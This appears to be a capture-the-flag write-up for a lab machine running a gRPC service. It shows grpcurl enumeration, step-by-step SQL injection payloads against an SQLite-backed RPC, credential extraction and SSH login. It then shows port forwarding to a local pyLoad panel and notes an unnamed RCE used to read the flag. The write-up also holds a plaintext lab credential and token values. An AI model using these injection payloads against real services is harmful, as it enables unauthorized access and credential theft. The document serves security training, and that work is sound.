
# Information Gathering

### 1) Found 2 ports

### 2) A rpc service called gRPC uses this port 50051



## Configure gRPC - XRPL.org

The recommended **port** is **50051** . ip defines which interfaces the server listens on. 127.0.0.1 limits connections to the local loopback network (same machine) and ...

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gRPC (gRPC Remote Procedure Calls<sup>[2]</sup>) is a cross-platform open source high performance remote procedure call (RPC) framework. gRPC was initially created by Google, which used a single general-purpose RPC infrastructure called Stubby to connect the large number of microservices running within and across its data centers from about 2001.<sup>[3]</sup> In March 2015, Google decided to build the next version of Stubby and make it open source. The result was gRPC, which is now used in many organizations aside from Google to power use cases from microservices to the "last mile" of computing (mobile, web, and Internet of Things). It uses HTTP/2 for transport, Protocol Buffers as the interface description language, and provides features such as authentication, bidirectional streaming and flow control, blocking or nonblocking bindings, and cancellation and timeouts. It generates cross-platform client and server bindings for many languages. Most common usage scenarios include connecting services in a microservices style architecture, or connecting mobile device clients to backend services.<sup>[4]</sup>

gRPC's complex use of HTTP/2 makes it impossible to implement a gRPC client in the browser, instead requiring a proxy.<sup>[5]</sup>

#### gRPC

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Developer(s)	Google
Initial release	August 2016; 7 years ago
Stable release	1.57.0 <sup>[1]</sup> / August 9, 2023; 3 months ago
Repository	github.com/grpc/grpc 🗗 🖍
Written in	Android Java, C#, C++, Dart, Go, Java, Kotlin/JVM, Node.js, Objective-C, PHP, Python, Ruby
Туре	Remote procedure call framework
License	Apache License 2.0
Website	grpc.io@

#### 3) Found a tool to interact with it

GitHub

https://github.com > fullstorydev > grpcurl

# fullstorydev/grpcurl: Like cURL, but for gRPC

**grpcurl** is a command-line tool that lets you interact with gRPC servers. It's basically curl for gRPC servers. The main purpose for ...

Releases · Grpcurl.go · Grpcurl\_test.go · README.md

### 4) Checked for available rpcs

```
vigneswar  VigneswarPC)-[~]
$ grpcurl -plaintext 10.10.11.214:50051 list
SimpleApp
grpc.reflection.v1alpha.ServerReflection
```

```
vigneswar@VigneswarPC)-[~]
$ grpcurl -plaintext 10.10.11.214:50051 list SimpleApp
SimpleApp.LoginUser
SimpleApp.RegisterUser
SimpleApp.getInfo
```

#### 5) Enumerated the rpc

```
(vigneswar@VigneswarPC)-[~]
$ grpcurl -plaintext 10.10.11.214:50051 describe SimpleApp
SimpleApp is a service:
service SimpleApp {
  rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );
  rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );
  rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
}
```

```
vigneswar@VigneswarPC)-[~]

$ grpcurl -plaintext 10.10.11.214:50051 describe LoginUserRequest
LoginUserRequest is a message:
message LoginUserRequest {
   string username = 1;
   string password = 2;
}
```

```
(vigneswar@VigneswarPC)-[~]
$ grpcurl -plaintext -d '{ "username" : "test", "password" : "test" }' 10.10.11.214:50051 SimpleApp/LoginUser
{
    "message": "Your id is 271."
}
```

```
____(vigneswar@VigneswarPC)-[~]
$ grpcurl -plaintext 10.10.11.214:50051 describe getInfoRequest
getInfoRequest is a message:
message getInfoRequest {
   string id = 1;
}
```

```
(vigneswar@VigneswarPC)-[~]
$ grpcurl -plaintext -d '{ "username" : "test", "password" : "test" }' -vv 10.10.11.214:50051 SimpleApp/LoginUser
Resolved method descriptor:
rpc LoginUserRequest ) returns ( .LoginUserResponse );
Request metadata to send:
(empty)

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 17 bytes

Response contents:
{
    "message": "Your id is 392."
}

Response trailers received:
token: b'eyJ@eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMTQyNTYwMn0.pz_flCWg_uNTDZermuZHZgJwJJkKqq8LyvwIr1ifzYA'
Sent 1 request and received 1 response
```

### 6) Called Getinfo

# **Vulnerability Assessment**

1) Tested and Found SQLi

Made a script to simplify testing

3) table has only 1 column

```
(vigneswar@VigneswarPC)-[~]
$ ./gpcsqli.sh "404 or 1=1 order by 1 --- "

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA00Dc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 46 bytes

Response contents:
{
    "message": "The admin is working hard to fix the issues."
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

### 4) It uses sqlite3

```
(vigneswar@VigneswarPC)-[~]
$ ./gpcsqli.sh "1; select 1"

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ@eXAiOiJKV1QiLCJhbGciOiJIUzIINiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTcwMjA0ODc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
(empty)

Response trailers received:
content-type: application/grpc
Sent 1 request and received 0 responses
ERROR:
    Code: Unknown
    Message: Unexpected <class 'sqlite3.Warning'>: You can only execute one statement at a time.
```

### 5) found sqlite version

```
(vigneswar VigneswarPC)-[~]
$ ./gpcsqli.sh "2 union select sqlite_version();"

Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );

Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6
MTcwMjA00Dc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 8 bytes

Response contents:
{
    "message": "3.31.1"
}

Response trailers received:
(empty)
Sent 1 request and received 1 response
```

```
-(vigneswar®VigneswarPC)-[~]
___$./gpcsqli.sh "2 union SELECT group_concat(tbl_name) FROM sqlite_master W
HERE type='table' and tbl_name NOT like 'sqlite_%' -- -"
Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6
MTcwMjA00Dc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bqysI7irCr_uWZ0
Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip
Estimated response size: 19 bytes
Response contents:
  "message": "accounts, messages"
Response trailers received:
(empty)
Sent 1 request and received 1 response
```

```
—(vigneswar⊛VigneswarPC)-[~]
__$ ./gpcsqli.sh "2 union SELECT sql FROM sqlite_master WHERE type!='meta' A
ND sql NOT NULL AND name ='accounts' -- -"
Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6
MTcwMjA00Dc0MX0.P5W8B0f-Gtw0mwUzRfnuEjPgxXQ-bgysI7irCr_uWZ0
Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip
Estimated response size: 67 bytes
Response contents:
{
  "message": "CREATE TABLE \"accounts\" (\n\tusername TEXT UNIQUE,\n\tpasswo
rd TEXT\n)"
}
Response trailers received:
(empty)
Sent 1 request and received 1 response
```

# **Exploitation**

1) Found credentials

```
-(vigneswar&VigneswarPC)-[~]
 _$ ./gpcsqli.sh "2 union select username||':'||password from accounts where
rowid=2"
Resolved method descriptor:
rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
Request metadata to send:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6
MTcwMjA00Dc0MX0.P5W8B0f-GtwOmwUzRfnuEjPgxXQ-bgysI7irCr_uWZ0
Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip
Estimated response size: 28 bytes
Response contents:
  "message": "sau:HereIsYourPassWord1431"
Response trailers received:
(empty)
Sent 1 request and received 1 response
```

2) Logged in with ssh with the creds

```
(vigneswar⊕VigneswarPC)-[~]
$ ssh sau@10.10.11.214
The authenticity of host '10.10.11.214 (10.10.11.214)' can't be established.ED25519 key fingerprint is SHA256:63yHg6metJY5dfzHxDVLi4Zpucku6SuRziVLenmSmZg. This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.214' (ED25519) to the list of known hosts.
sau@10.10.11.214's password:
Permission denied, please try again.
sau@10.10.11.214's password:
Last login: Mon May 15 09:00:44 2023 from 10.10.14.19
sau@pc:~$ |
```

## **Privilege Escalation**

1) Enumerated system info

```
sau@pc:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
sau@pc:~$ uname -a
Linux pc 5.4.0-148-generic #165-Ubuntu SMP Tue Apr 18 08:53:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
sau@pc:~$ |
```

### 2) found source files

```
sau@pc:/opt/app$ ls
__pycache__ app.proto app.py app_pb2.py app_pb2_grpc.py middle.py sqlite.db
sau@pc:/opt/app$ |
```

### 3) there is a service listening on port 8000

```
sau@pc:/opt/app$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                      State
                                                                                   PID/Program name
           0
                  0 127.0.0.1:8000
                                             0.0.0.0:*
                                                                      LISTEN
tcp
           0
                  0 0.0.0.0:9666
                                             0.0.0.0:*
                                                                      LISTEN
tcp
           0
                  0 127.0.0.53:53
                                             0.0.0.0:*
                                                                      LISTEN
tcp
           0
                  0 0.0.0.0:22
                                             0.0.0.0:*
                                                                      LISTEN
tcp
           0
                 36 10.10.11.214:22
                                             10.10.14.5:44304
                                                                      ESTABLISHED -
tcp
tcp6
           0
                  0 :::50051
                                             :::*
                                                                      LISTEN
           0
tcp6
                  0 :::22
                                                                      LISTEN
```

### 4) its a http service

```
(vigneswar® vigneswarPC)-[~]
$ ssh sau@10.10.11.214 - L 127.0.0.1:8000:127.0.0.1:8000


sau@10.10.11.214's password:
Last login: Fri Dec 8 13:48:17 2023 from 10.10.14.5

sau@pc:~$ |

| Nmap 7.94SVN (https://nmap.org ) at 2023-12-08 19:19 IST
| Nmap scan report for localhost (127.0.0.1)
| Host is up (0.00012s latency).


PORT STATE SERVICE VERSION
| 8000/tcp open http CherryPy wsgiserver | http-title: Login - pyLoad | _Requested resource was /login?next=http%3A%2F%2Flocalhost%3A8000%2F | http-robots.txt: 1 disallowed entry | _/ |
| _/ | _ http-server-header: Cheroot/8.6.0

Service detection performed. Please report any incorrect results at https:// nmap.org/submit/.
| Nmap done: 1 IP address (1 host up) scanned in 28.79 seconds
```




## pyLoad

Free and Open Source download manager written in Python and designed to be extremely lightweight, easily extensible and fully manageable via web.



5) could not find version but found a high value vulnerability



6) got the flag using the rce

sau@pc:~\$ cat /tmp/flag.txt
57fd0b7424dcdf88640dd318aab8467b